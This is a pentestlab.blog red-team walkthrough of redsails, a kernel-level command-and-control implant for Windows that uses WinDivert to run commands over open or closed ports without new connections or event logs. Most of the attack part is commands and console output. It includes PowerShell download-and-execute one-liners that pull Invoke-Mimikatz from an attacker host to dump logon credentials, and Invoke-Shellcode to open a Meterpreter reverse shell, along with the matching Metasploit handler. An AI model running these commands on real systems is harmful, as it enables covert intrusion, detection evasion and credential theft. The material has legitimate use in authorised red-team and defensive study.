Command and Control – Kernel

pentestlab.blog/category/red-team/page/89

October 2, 2017

Modern environments implement different level of security controls like endpoint solutions, host intrusion prevention systems, firewalls and real-time event log analysis. From the other hand red team engagements are trying to evade these controls in order to avoid being detected. However the majority of the tools will create some sort of noise on the network level or on the host level by producing various event logs.

R.J. Mcdown and Joshua Theimer have released a tool called redsails during DerbyCon 2017 which its purpose is to allow the red teamer to execute commands on the target host without creating any event logs or establishing a new connection. This tool is written in python and it uses an open source network driver (WinDivert) that interacts with the windows kernel in order to manipulate TCP traffic towards another host. The implant can use ports that are blocked by the windows firewall or not open in order to communicate back with the command and control server. It should be noted that the implant needs to be executed with administrator level privileges.

Redsails has the following dependencies:

```
pip install pydivert
pip install pbkdf2
easy_install pycrypto
```


The Microsoft Visual C++ compiler is also needed prior to the installation of pycrypto.

The implant needs to be executed on the target with the following parameters:

```
redsails.exe -a <IP Address> -p <password> -o <port>
```

The same port and password needs to be used and on the command and control server in order to establish a shell.


```
python redsailsClient.py -t <IP Address> -p <password> -o <port>
```



```
root@kali:~/redsails/client# python redSailsClient.py -t 192.168.100.1 -p pentes
tlab -o 445

        @@@@@@@   @@@@@@@@  @@@@@@@              ,/|\,
        @@@@@@@@  @@@@@@@@  @@@@@@@@           ,/' |\ \,
        @@!  @@@  @@!       @@!  @@@         ,/'   | |  \
        !@!  @!@  !@!       !@!  @!@       ,/'     | |   |
        @!@!!@!   @!!!:!    @!@  !@!     ,/'       |/    |
        !!@!@!    !!!!!:    !@!  !!!    ,/__SAILS__|-----'
        !!: :!!   !!:       !!:  !!!  ___.....----''-----/
        :!:  !:!  :!:       :!:  !:!  \    o  o  o  o    /
        ::~ ~:::~ ~::~::::~ :::: ::~^-^~^`~^~^~`~^~`~^^~^~-^~^
        ~-^~^-`~^~-^~^`^~^-^~^`^~^-~^~-^~^-`~^~-^~^`^~^-^~^`^~


redsails> SHELL::whoami
win-i3ckdacimo9\user

redsails> █
```

redsails – Client Parameters


No new connections will established and the port will remain in listening mode even though there is a direct connection.



```
C:\Users\User>netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       716
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       312
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING       388
  TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING       756
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING       912
  TCP    0.0.0.0:49155          0.0.0.0:0              LISTENING       508
  TCP    0.0.0.0:49156          0.0.0.0:0              LISTENING       492
  TCP    0.0.0.0:49157          0.0.0.0:0              LISTENING       1876
  TCP    192.168.100.1:139      0.0.0.0:0              LISTENING       4
  TCP    [::]:135               [::]:0                 LISTENING       716
  TCP    [::]:445               [::]:0                 LISTENING       4
  TCP    [::]:3389              [::]:0                 LISTENING       312
```


redsails – No Active Connections

Even if a port is not open on the host it is still possible to use it for command execution without creating any new connections.



```
Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       728
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       996
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING       388
  TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING       792
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING       932
  TCP    0.0.0.0:49155          0.0.0.0:0              LISTENING       492
  TCP    0.0.0.0:49156          0.0.0.0:0              LISTENING       512
  TCP    0.0.0.0:49157          0.0.0.0:0              LISTENING       928
  TCP    192.168.100.1:139      0.0.0.0:0              LISTENING       4
  TCP    [::]:135               [::]:0                 LISTENING       728
  TCP    [::]:445               [::]:0                 LISTENING       4
  TCP    [::]:3389              [::]:0                 LISTENING       996
  TCP    [::]:49152             [::]:0                 LISTENING       388
  TCP    [::]:49153             [::]:0                 LISTENING       792
  TCP    [::]:49154             [::]:0                 LISTENING       932
  TCP    [::]:49155             [::]:0                 LISTENING       492
```

redsails – Port 22 is not Active




```
root@kali:~/redsails/client# python redSailsClient.py -t 192.168.100.1 -p pentes
tlab -o 22

        @@@@@@@   @@@@@@@@  @@@@@@@              ,/|\,
        @@@@@@@@  @@@@@@@@  @@@@@@@@           ,/' |\ \,
        @@!  @@@  @@!       @@!  @@@         ,/'   | |  \
        !@!  @!@  !@!       !@!  @!@       ,/'     | |   |
        @!@!!@!   @!!!:!    @!@  !@!     ,/'       |/    |
        !!@!@!    !!!!!:    !@!  !!!    ,/__SAILS__|-----'
        !!: :!!   !!:       !!:  !!!  ___.....-----''-----/
        :!:  !:!  :!:       :!:  !:!  \    o  o  o  o    /
        ::~ ~:::~ ~::~::::~ :::: ::~^_^~^`~^~^~`~^~`~^^~^~_^~^
        ~_^~^_`~^~_^~^`^~^_^~^`^~^_~^~_^~^_`~^~_^~^`^~^_^~^`^~


redsails> SHELL::whoami
win-i3ckdacimo9\user
```

redsails – Shell via Closed Port

Commands can be executed from the redsails console on the target.


```
SHELL::net users
SHELL::whoami
SHELL::ipconfig
```



```
redsails> SHELL::net users

User accounts for \\WIN-I3CKDACIMO9

-------------------------------------------------------------------------------
Administrator            Guest                    User
The command completed successfully.


redsails> █
```

redsails – Executing Shell Commands

Redsails has also PowerShell support therefore it can execute PowerShell commands.




```
redsails> PSHELL::$psversiontable

Name                           Value
----                           -----
CLRVersion                     2.0.50727.5420
BuildVersion                   6.1.7601.17514
PSVersion                      2.0
WSManStackVersion              2.0
PSCompatibleVersions           {1.0, 2.0}
SerializationVersion           1.1.0.1
PSRemotingProtocolVersion      2.1
```

redsails – PowerShell

Additional PowerShell scripts can be used in order to perform further recon on the target or gather credentials from memory.

```
PSHELL::IEX(New-Object Net.WebClient).Downloadstring('http://192.168.100.2/tmp/Invoke-Mimikatz.ps1');Invoke-Mimikatz
```




```
redsails> PSHELL::IEX(New-Object Net.WebClient).Downloadstring('http://192.168.1
00.2/tmp/Invoke-Mimikatz.ps1');Invoke-Mimikatz
Hostname: WIN-I3CKDACIMO9 / S-1-5-21-1000533383-3452034519-712361216

  .#####.   mimikatz 2.1 (x64) built on Dec 11 2016 18:05:17
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                  with 20 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 85011 (00000000:00014c13)
Session           : Interactive from 1
User Name         : User
Domain            : WIN-I3CKDACIMO9
Logon Server      : WIN-I3CKDACIMO9
Logon Time        : 9/29/2017 1:13:49 AM
SID               : S-1-5-21-1000533383-3452034519-712361216-1000
```

redsails – Executing Mimikatz

It is also possible to upgrade this shell to a meterpreter session by executing the Invoke-Shellcode powershell script.

```
PSHELL::IEX(New-Object Net.WebClient).Downloadstring('http://192.168.100.2/tmp/Invoke-Shellcode.ps1');Invoke-Shellcode -Payload windows/meterpreter/reverse_http -LHOST 192.168.100.2 -LPORT 8080
```




```
    @@@@@@@   @@@@@@@@  @@@@@@@                 ,/|\,
    @@@@@@@@  @@@@@@@@  @@@@@@@@              ,/' |\ \,
    @@!  @@@  @@!       @@!  @@@            ,/'   | |  \
    !@!  @!@  !@!       !@!  @!@          ,/'     | |   |
    @!@!!@!   @!!!:!    @!@  !@!        ,/'       |/    |
    !!@!@!    !!!!!:    !@!  !!!      ,/__SAILS__|-----'
    !!: :!!   !!:       !!:  !!!   ___.....-----''-----/
    :!:  !:!  :!:       :!:  !:!   \    o  o  o  o    /
    ::~ ~:::~ ~::~::::~ :::: ::~^-^~^`~^~^~`~^~`~^^~^~-^~^
    ~-^~^-`~^~-^~^`^~^-^~^`^~^-~^~-^~^-`~^~-^~^`^~^-^~^`^~


redsails> PSHELL::IEX(New-Object Net.WebClient).Downloadstring('http://192.168.1
00.2/tmp/Invoke-Shellcode.ps1');Invoke-Shellcode -Payload windows/meterpreter/re
verse_http -LHOST 192.168.100.2 -LPORT 8080
```

redsails – Execute Shellcode via PowerShell

The following Metasploit module can be used to receive the connection:


```
exploit/multi/handler
set payload windows/meterpreter/reverse_http
```



```
[*] Started HTTP reverse handler on http://192.168.100.2:8080
[*] Starting the payload handler...
[*] http://192.168.100.2:8080 handling request from 192.168.100.1; (UUID: tauka6
8y) Staging x86 payload (958531 bytes) ...
[*] Meterpreter session 1 opened (192.168.100.2:8080 -> 192.168.100.1:49168) at
2017-09-29 06:04:11 -0400

meterpreter > 
```

redsails – Meterpreter Session

However this will defeat the purpose of the tool since a new connection will be established and it would be easier to be detected by any host intrusion prevention system.



```
C:\Users\User>netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       716
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       312
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING       388
  TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING       756
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING       912
  TCP    0.0.0.0:49155          0.0.0.0:0              LISTENING       508
  TCP    0.0.0.0:49156          0.0.0.0:0              LISTENING       492
  TCP    0.0.0.0:49157          0.0.0.0:0              LISTENING       1876
  TCP    192.168.100.1:139      0.0.0.0:0              LISTENING       4
  TCP    192.168.100.1:49169    192.168.100.2:8080     ESTABLISHED     2016
```

redsails – Meterpreter Connection Active

Reference

- https://github.com/BeetleChunks/redsails
- DerbyCon Talk